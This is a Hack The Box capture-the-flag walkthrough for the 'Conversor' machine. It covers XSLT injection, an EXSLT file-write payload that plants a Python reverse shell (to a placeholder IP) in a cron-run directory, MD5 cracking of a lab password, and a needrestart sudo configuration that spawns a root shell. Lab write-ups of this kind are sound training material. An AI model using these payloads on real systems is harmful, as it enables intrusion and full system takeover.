- Platform: Hack The Box
- Link: Conversor
- Level: Easy
- OS: Linux
Conversor begins with the discovery of an XML conversion service vulnerable to arbitrary XSLT stylesheet execution. By abusing EXSLT extension elements, we achieve arbitrary file write within the web application directory. A scheduled cron job executing Python scripts from this writable location allows us to obtain remote code execution and an initial foothold as www-data. Further enumeration reveals a database file containing credentials for another system user, enabling lateral movement. Finally, root privileges are obtained by exploiting elevated execution rights on the needrestart utility.
Scanning
nmap -sC -sV -oA nmap/Conversor {TARGET_IP}
Results
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-19 19:49 EDT
Nmap scan report for 10.129.238.31 (10.129.238.31)
Host is up (0.33s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 01:74:26:39:47:bc:6a:e2:cb:12:8b:71:84:9c:f8:5a (ECDSA)
|_  256 3a:16:90:dc:74:d8:e3:c4:51:36:e2:08:06:26:17:ee (ED25519)

80/tcp open  http    Apache httpd 2.4.52
|_http-server-header: Apache/2.4.52 (Ubuntu)
|_http-title: Did not follow redirect to http://conversor.htb/
Service Info: Host: conversor.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.75 seconds
The nmap scan discovers two open ports: 22 with SSH and 80 with http. There is also a redirection to conversor.htb.
sudo echo "{IP} conversor.htb" | sudo tee -a /etc/hosts
Enumeration

Visiting http://conversor.htb leads to a login page.
After registering and logging in we find an application to convert XML files.

An
XSLTfile is used to transform XML data into another format such as HTML, plain text, or another XML structure.

The application accepts two files (XML and XSLT) and produces an HTML file.
We test the feature with some simple files.
nmap.xml
<host>
  <ip>10.10.10.5</ip>
  <port>22</port>
</host>
nmap.xslt
<?xml version="1.0"?>

<xsl:stylesheet version="1.0"
 xmlns:xsl="http://www.w3.org/1999/XSL/Transform">

<xsl:template match="/">
  <html>
    <body>
      <xsl:apply-templates/>
    </body>
  </html>
</xsl:template>

<xsl:template match="host">
  <p>Host IP: <xsl:value-of select="ip"/></p>
  <p>Open Port: <xsl:value-of select="port"/></p>
</xsl:template>

</xsl:stylesheet>

Since we are dealing with XSLT files we test for an injection vulnerability. On this page we can grab some XSLT injection payloads.
XSLT file used
<?xml version="1.0" encoding="UTF-8"?>
<html xsl:version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform" xmlns:php="http://php.net/xsl">
<body>

<br />Version: <xsl:value-of select="system-property('xsl:version')" />
<br />Vendor: <xsl:value-of select="system-property('xsl:vendor')" />
<br />Vendor URL: <xsl:value-of select="system-property('xsl:vendor-url')" />
</body>
</html>
Our payload returns the vendor information confirming the XSLT injection vulnerability.

We continue our enumeration with directory brute forcing and find /about.
gobuster dir -w /usr/share/seclists/Discovery/Web-Content/common.txt -u http://conversor.htb
At http://conversor.htb/about we can download the application source code!

It’s a Python application. Although we have confirmed the vulnerability we cannot get RCE yet because Python apps don’t process XSLT themselves, they rely on different libraries. In our case it is libxslt.
With libxslt we usually have:
- XSLT execution
- EXSLT support (file write possible)
document()(file read / SSRF)
This means that direct RCE during the transformation process is probably not possible. However since we most likely have EXSLT support we can try to achieve RCE via file write, which requires a writable directory on the target.

We find a users.db file in the instance directory, ours is empty since we haven’t installed the solution on our system.

Reading install.md we learn that there is a cron job executing python scripts in /var/www/conversor.htb/scripts/ every minute.
Initial Foothold
We modify our payload to target the vulnerable directory and submit the new XSLT file.
<?xml version="1.0" encoding="UTF-8"?>
<xsl:stylesheet xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
                xmlns:exsl="http://exslt.org/common"
                extension-element-prefixes="exsl"
                version="1.0">

  <xsl:template match="/">
    <exsl:document href="/var/www/conversor.htb/scripts/shell.py" method="text">
import socket,subprocess,os
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect(("YOUR_IP",PORT_NUMBER))
os.dup2(s.fileno(),0)
os.dup2(s.fileno(),1)
os.dup2(s.fileno(),2)
import pty
pty.spawn("/bin/sh")
    </exsl:document>
  </xsl:template>

</xsl:stylesheet>

On the listener we get a shell as www-data.
We upgrade the shell with the commands below.
python3 -c 'import pty;pty.spawn("/bin/bash")'
export TERM=xterm
ctrl + z
stty raw -echo; fg
stty rows 38 columns 116
Shell as fismathack
In /var/www/conversor.htb/instance we find users.db. Inside the database file we find the password hash for user fismathack.


5b5c3ac3a1c897c94caad48e6c71fdec
hashcat -m 0 -a 0 hash.txt /usr/share/wordlists/rockyou.txt
We retrieve the password Keepmesafeandwarm.

We switch to the user fismathack and read the user flag.
Privilege Escalation
We run sudo -l to check the sudo privileges.

The user fismathack is able to run /usr/sbin/needrestart as sudo without providing a password.

Consulting the man pages (man needrestart) we learn that needrestart accepts configuration files with the -c option.

We create a malicious configuration file root.conf to spawn a root shell.
system("/bin/bash");
sudo /usr/sbin/needrestart -c /tmp/root.conf